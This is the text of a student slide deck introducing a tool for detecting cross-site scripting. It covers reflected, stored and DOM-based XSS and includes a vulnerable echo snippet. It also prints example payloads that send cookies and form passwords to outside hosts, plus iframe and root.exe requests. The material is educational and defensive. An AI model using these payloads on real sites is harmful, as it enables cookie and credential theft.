Cross Side Scripting (XSS) attack
 detection for web application
                 http://sourceforge.net/projects/xssalert7/


                   Author: Arjun Jain (07104701)
     Department of Computer Science and Information Technology
             Jaypee Institute of Information Technology
                   Sector-62 Noida ,Uttar Pradesh
Agenda
   Overview of XSS attack

   Type of XSS attack

   Example

   Limitation of attack

   DOM security overview

   XSS alert working model

   Demo
What is Cross Side Scripting (XSS)
Cross-site scripting (XSS) is a type of computer security vulnerability typically found
in web applications that enables malicious attackers to inject client side script into
web pages viewed by other.

Types:

1: Reflected XSS

2: Stored XSS

3: DOM based XSS

   Ranked #1 in OWASP 2007 top 10

   Ranked #2 in OWASP 2010 top 10

   7 out of 10 sites have XSS ( Jeremiah Grossman, White Hat website security
    statistics report, Oct 2007 )

Reflected XSS
It detect all non-persistent XSS issues which occur when a web application blindly
echo parts of the HTTP request in the corresponding HTTP response HTML.

Example :

<?php
        $name= request.getParameter(“name”);
        echo “Hey”.$name;
?>

$name may contain javascript.
Stored XSS
It refers to all XSS vulnerabilities, where the adversary is able to permanently inject
the malicious script in the vulnerable application storage . The result is every user
that accesses the poisoned web page received the injected script without further
action by the adversary.
DOM-based XSS
It is special variant of the reflected XSS, where logic errors in legitimate JavaScript
and careless usage of the client-side data result in XSS coordination.
Example


Invalidated input with XSS


Invalidated input in XSS


Invalidated Input and resulted in a Cross-Site Scripting attack
and the theft of the administrator’s Cookies.
Types of Information leakage
Client can reveal cookies to 3rd party (session state, order info, etc)
http://host/a.php?variable="><script>document.location='http://www.cgisecurity.com/cgi-
bin/cookie.cgi?'%20+document.cookie</script >


Client can reveal posted form items to 3rd party (userID/passwd, etc)
<form> action="logoninformation.jsp" method="post" onsubmit="hackImg=new Image;
hackImg.src='http://www.malicioussite.com/'+document.forms(1).login.value'+':'+
document.forms(1).password.value;" </form>


Client can be tricked into accessing/posting spoofed info to trusted server
www.trustedserver.com/xss.asp?name =
<iframe http://www.trustedserver.com/auth_area/orderupdate?items=4000 > </iframe>


Client can be tricked into attacking other sites
/hello.asp?name = <iframe src= http://vuln.iis.server/scripts/root.exe?/c+dir ></iframe>
Limitation of these attacks
   Usually only get one transaction with XSS code against vulnerable site
   Most attacks are only focused on collecting cookies
   POST based forms are seldom leveraged – almost always use GET methods
   Attacker does not know actual responses to client
   Some experts recommend using POST, hidden form inputs and other session
    state info to limit XSS risks.
DOM Security Overview
   Child windows and same site trust
   Scripts can interact between the two windows
   Script content can be loaded from anywhere (RPC/Remote scripting is common)
   Images can be loaded from anywhere
   Javascript can either be within <script></script> tags, loaded elsewhere via
   <script src=remote.com>, or attacked to many tags
    <img src=javascriptn load=javascript>
   Form GET/POST can be to another site or a javascript action
   XSS allows DOM abuse, but still follows DOM rules

XSS alert working model
Demo

Attack on Yahoo server with get string
               “?q=”
